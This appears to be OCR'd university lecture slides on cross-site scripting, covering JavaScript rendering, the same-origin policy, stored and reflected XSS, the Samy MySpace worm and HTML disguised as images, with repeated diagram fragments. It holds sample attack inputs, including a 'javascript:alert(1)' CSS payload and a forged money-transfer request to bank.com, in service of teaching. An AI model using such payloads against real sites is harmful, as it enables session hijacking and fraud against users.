A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components

Cross-site scripting attack (XSS)

- Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data

- The same-origin policy does not prevent XSS

Setting: Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:

web page

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ",
                a+b,
                "</b>");
</script>
```

- Outputs:

Hello, world: 3

Javascript

- Powerful web page *programming language*
- Scripts are embedded in web pages returned by web server
- Scripts are executed by browser. Can:
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests, read replies
- *(Note: despite name, has nothing to do with Java!)*

Rendering example

web server

web browser

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
```

Browser's rendering engine:

1. Call HTML parser
   - tokenizes, starts creating DOM tree
   - notices <script> tag, yields to JS engine
2. JS engine runs script to change page


```
<font size=30>
Hello, <b>world: 3</b>
```

3. HTML parser continues:
   - creates DOM
4. Painter displays DOM to user

Hello, **world: 3**

Confining the Power of Javascript Scripts

- Given all that power, browsers need to make sure JS scripts don't abuse it



- For example, don't want a script sent from hackerz.com web server to read or modify data from bank.com
- … or read keystrokes typed by user while focus is on a bank.com page!

Same Origin Policy

Recall:

- Browser associates web page elements (text, layout, events) with a given **origin**
- SOP = a script loaded by origin A can access only origin A's resources (and it cannot access the resources of another origin)

XSS subverts the same origin policy

- Attack happens **within the same origin**
- Attacker tricks a server (e.g., `bank.com`) to send malicious script ot users
- User visits to `bank.com`

Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

Two main types of XSS

- *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to load
- *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS


- The attacker manages to store a malicious script at the web server, e.g., at `bank.com`
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the `bank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)

User Victim

2 request content

Attack Browser/Server

evil.com


1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

1

Inject malicious script

User Victim

2 request content

3 receive malicious script

Server Patsy/Victim

bank.com

4

execute script embedded in input *as though server meant us to run it*

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script

4 execute script embedded in input *as though server meant us to run it*

5 perform attacker action

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script


4 execute script embedded in input *as though server m*

5 perform attacker action

Server Patsy/Victim

E.g., `GET http://bank.com/sendmoney?to=DrEvil&amt=100000`

Stored XSS (Cross-Site Scripting)



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

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


Stored XSS: Summary

- Target: user who visits *a* vulnerable *web service*
- Attacker goal: run a malicious script in user's browser with same access as provided to server's regular scripts (subvert SOP = *Same Origin Policy*)
- Attacker tools: ability to leave content on web server page (e.g., via an ordinary browser);
- Key trick: server fails to ensure that content uploaded to page does not contain embedded scripts

Demo: stored XSS

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:


`<div style="background:url('javascript:alert(1)')">`

- With careful Javascript hacking, Samy worm infects anyone who visits an infected MySpace page
  - … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Twitter XSS vulnerability

User figured out how to send a tweet that would automatically be retweeted by all followers using vulnerable TweetDeck apps.



Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

Reflected XSS

- The attacker gets the victim user to visit a URL for `bank.com` that embeds a malicious Javascript
- The server echoes it back to victim user in its response
- Victim's browser executes the script within the same origin as `bank.com`

